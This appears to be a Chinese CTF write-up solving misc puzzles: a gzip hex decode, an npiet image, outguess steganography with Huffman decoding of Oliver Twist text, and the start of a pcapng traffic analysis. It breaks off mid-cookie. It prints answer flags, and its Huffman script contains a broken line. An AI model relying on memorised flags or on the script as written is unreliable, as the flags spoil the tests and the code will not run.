
- 一个10字节的标头，其中包含一个魔术数字（`1f 8b`），压缩方法（`08` 用于DEFLATE），1字节的标头标志，4字节的时间戳，压缩标志和操作系统ID。
- 标头标志允许的可选额外标头，包括原始文件名，注释字段，“额外”字段以及标头部分的CRC-32校验和的下半部分。[3]
- 包含DEFLATE压缩有效负载的主体
- 一个8字节的页脚，含有CRC-32校验和与原始的未压缩的数据的长度，模2^{32}。[4]

尽管其文件格式还允许将多个此类流连接在一起（压缩的文件就像原来是一个文件一样被简单地解压缩连接），但[5] gzip通常用于仅压缩单个文件。[6]压缩档案通常是通过将文件集合组装到单个tar档案（也称为tarball）中创建的，[7]然后使用gzip压缩该档案。最终的压缩文件通常具有扩展名.tar.gz或.tgz。

不要将gzip与ZIP存档格式混淆，后者也使用DEFLATE。ZIP格式可以在没有外部存档程序的情况下保存文件集合，但是比保存相同数据的压缩tarball紧凑，因为它单独压缩文件并且不能利用文件之间的冗余（实体压缩）。

Python简单处理


```python
from binascii import *

hexdata = "1F8B08089180785E0003666C61672E747874004BCB494CAF36B030344D3549B64C33353334B14835B7484A3533484932354B4E35314931B5ACE5E20200468B223F28000000"
with open('flag.gz','wb') as f:
    f.write(unhexlify(hexdata))
```



名称	压缩后大小	原始大小	类型	循环冗余检验(CRC)	修改日期
flag.txt	50	40	文本文档	3f228b46	2020/3/23 17:25:37

```
flag{0815e4c9f56148e78be60db56ce44d59}
```

或者`CyberChef`直接可以`base64->hex->Gzip`：https://gchq.github.io/CyberChef/




```
MUY4QjA4MDg5MTgwNzg1RTAwMDM2NjZDNjE2NzJFNzQ3ODc0MDA0QkNCNDk0Q0FGMzZCMDMwMzQ0RDM1NDlCNjRDMzMzNTMzMzRCMTQ4MzVCNzQ4NEEzNTMzNDg
0OTMyMzU0QjRFMzUzMTQ5MzFCNUFDRTVFMjAyMDA0NjhCMjIzRjI4MDAwMDAw
```


```
flag{0815e4c9f56148e78be60db56ce44d59}
```

```
flag{0815e4c9f56148e78be60db56ce44d59}
```

雾都孤儿



`1.png` 是一种 `Colorful programming` 叫 `npiet`：https://www.bertnase.de/npiet/
`npiet-online`：https://www.bertnase.de/npiet/npiet-execute.php



Hi,

Welcome to **npiet online** !

Info: upload status: Ok
Info: found picture width=160 height=200 and codel size=10
Uploaded picture (shown with a small border): **1.png**

Info: executing: npiet -w -e 220000 1.png


```
Tetris
```

run again !


back to npiet online - try again !

back to npiet
back to bertnase.de

得到信息：`Tetris`
然后继续查看 `Oliver Twist.docx`



{Among other public buildings in a certain town, which for many reasons it will be prudent to refrain from mentioning, and to which I will assign no fictitious name, there is one anciently common to most towns, great or small: to wit, a workhouse; and in this workhouse was born; on a day and date which I need not trouble myself to repeat, inasmuch as it can be of no possible consequence to the reader, in this stage of the business at all events; the item of mortality whose



name is prefixed to the head of this chapter.


For a long time after it was ushered into this {world} of sorrow and trouble, by the parish surgeon, it remained a matter of considerable doubt whether the child would survive to bear any name at all; in which case it is somewhat more than probable that these memoirs would never have appeared; or, if they had, that being comprised within a couple of pages, they would have possessed the inestimable merit of being the most concise and faithful specimen of biography, extant in the literature of any age or country.

Although I am not disposed to maintain that the being born in a workhouse, is in itself the most fortunate and enviable circumstance that can possibly befall a human being, I do mean to say that in this particular instance, it was the best thing for Oliver Twist that could by possibility have

只有这一张图片了，改`docx`后缀为`zip`取出原图`image1.jpeg`

JPG图片，然后有密钥：`Tetris`，试了几个常见的jpg隐写，发现是`outguess`隐写


```
image1.jpeg
root@kali /home/mochu7/Desktop % mv image1.jpeg image1.jpg
root@kali /home/mochu7/Desktop % ls
image1.jpg
root@kali /home/mochu7/Desktop % outguess -k 'Tetris' -r image1.jpg flag.txt
Reading image1.jpg....
Extracting usable bits:   28938 bits
Steg retrieve: seed: 218, len: 390
root@kali /home/mochu7/Desktop % ls
flag.txt  image1.jpg
root@kali /home/mochu7/Desktop % cat flag.txt
100000001001
11010101110
10000001101
100000001010
110101010
1101010110111
100000001000
110101010
0001
0100
11011
11010100110
110101000
11011
11010100110
11010101111
1100100
101101
101101
1001
101110
11010100110
100000001001
0100
101111
```



```
11010110
001
0101
11011
11010100110
11011
001
101111
0000
001
1010
11010100110
1000000111
1000000111
110101011000
root@kali /home/mochu7/Desktop %
```

```
100000001001
11010101110
10000001101
100000001010
110101010
1101010110111
100000001000
110101010
0001
0100
11011
11010100110
110101000
11011
11010100110
11010101111
1100100
101101
101101
1001
101110
11010100110
100000001001
0100
101111
11010110
001
0101
11011
11010100110
11011
001
101111
0000
001
1010
11010100110
1000000111
1000000111
110101011000
```

到这里就不会了…，参考`fzwjscj师傅`的writeup文章中的脚本


原文链接：http://www.fzwjscj.xyz/index.php/archives/41/?_wv=16777223&_bid=3354

自制编码，`ouguess`提取出来的是`Huffman`编码，对docx文档中进行字频统计，然后进行哈夫曼编码得到flag

```python
#Huffman Encoding
#Tree-Node Type

import random
class Node:
    def __init__(self,freq):
        self.left = None
        self.right = None
        self.father = None
        self.freq = freq
    def isLeft(self):
        return self.father.left == self
#create nodes创建叶子节点
def createNodes(freqs):
    return [Node(freq) for freq in freqs]

#create Huffman-Tree创建Huffman树
def createHuffmanTree(nodes):
    queue = nodes[:]
    print(queue) #一个个node的地址
    #每次对queue进行排序,
    while len(queue) > 1:
        queue.sort(key=lambda item:item.freq) #reverse = false
        node_left = queue.pop(0)
        node_right = queue.pop(0)
        node_father = Node(node_left.freq + node_right.freq)
        node_father.left = node_left
        node_father.right = node_right
        node_left.father = node_father
        node_right.father = node_father
        queue.append(node_father)
    queue[0].father = None
    return queue[0]
#Huffman编码
def huffmanEncoding(nodes,root):
    codes = [''] * len(nodes)
    for i in range(len(nodes)):
        node_tmp = nodes[i]
        while node_tmp != root:
            if node_tmp.isLeft():
                codes[i] = '0' + codes[i]
            else:
                codes[i] = '1' + codes[i]
            node_tmp = node_tmp.father
    return codes

def freq_count(strr):
    chars = []
    chars_fre = []
    for i in range(len(strr)):
        if strr[i] in chars:
            pass
        else:
            chars.append(strr[i])
            char_fre = (strr[i], strr.count(strr[i]))
            chars_fre.append(char_fre)
    return chars_fre

def encoder_huffman(strr,chars_fre,codes):
    huffmans=''
    huffmans=
    for word in strr:
        i = 0
        #用于与code【i】还有item 的符号一一对应
        for item in chars_fre:
            if word == item[0]:
                huffmans += codes[i]
            i += 1
    print(huffmans)
    return huffmans

def decode_huffman(huffmans,codes,chars_fre):
    original_code=''
    while huffmans!='':
        i=0
        for item in codes:
            if item in huffmans:
                if huffmans.index(item) ==0:
                    original_code += chars_fre[i][0]
                    huffmans=huffmans[len(item):]
            i+=1
    return original_code

if __name__ =='__main__':
    stttttt=""
    stttttt = open('docx.txt','r').read()#docx.txt为Oliver Twist.docx中提取出来的文字
    chars_freqs =[]
    chars_freqs = freq_count(stttttt)
    print('文本中字符的统计如下: \n'+str(chars_freqs))
    nodes = createNodes([item[1] for item in chars_freqs])
    root = createHuffmanTree(nodes)
    codes = huffmanEncoding(nodes,root)
    res = {}
    for item in zip(chars_freqs,codes):
        print ('Character:%s freq:%-2d   encoding: %s' % (item[0][0],item[0][1],item[1]))
        res.update({item[1]:item[0][0]})
    print(res)
    d2 = open('flag.txt','r').readlines()#flag.txt为outguess提取出来的编码
    re = ''
    for i in d2:
        re+=res[i[:-1]]
    print(re)
```

```
DASCTF{This_Is_Hvffam_Dickens_secret_!!}
```


小田的秘密



小田的秘密的附件.rar

名称	压缩后大小	原始大小	类型
misc.pcapng	37,535	259,436	Wireshark capt...
misc.zip	738	776	ZIP 压缩文件


解压，得到一个有密码的压缩包和一个流量包`misc.pcapng`



misc.zip

名称	压缩后大小	原始大小	类型
64*	127	141	
flag.rar*	383	371	RAR 压缩文件

猜测要从`misc.pcapng`中找到压缩包密码，追踪下`TCP`流量，找到一个`gift`的文件



Wireshark · 追踪 TCP 流 (tcp.stream eq 19) · misc.pcapng

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/fegin/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1751dadab2584d-0ad2783e210ab9-333376b-13c680-1751dadab26bf3; CNZZDATA155540=cnzz_eid%3D1180704151-1602517163-
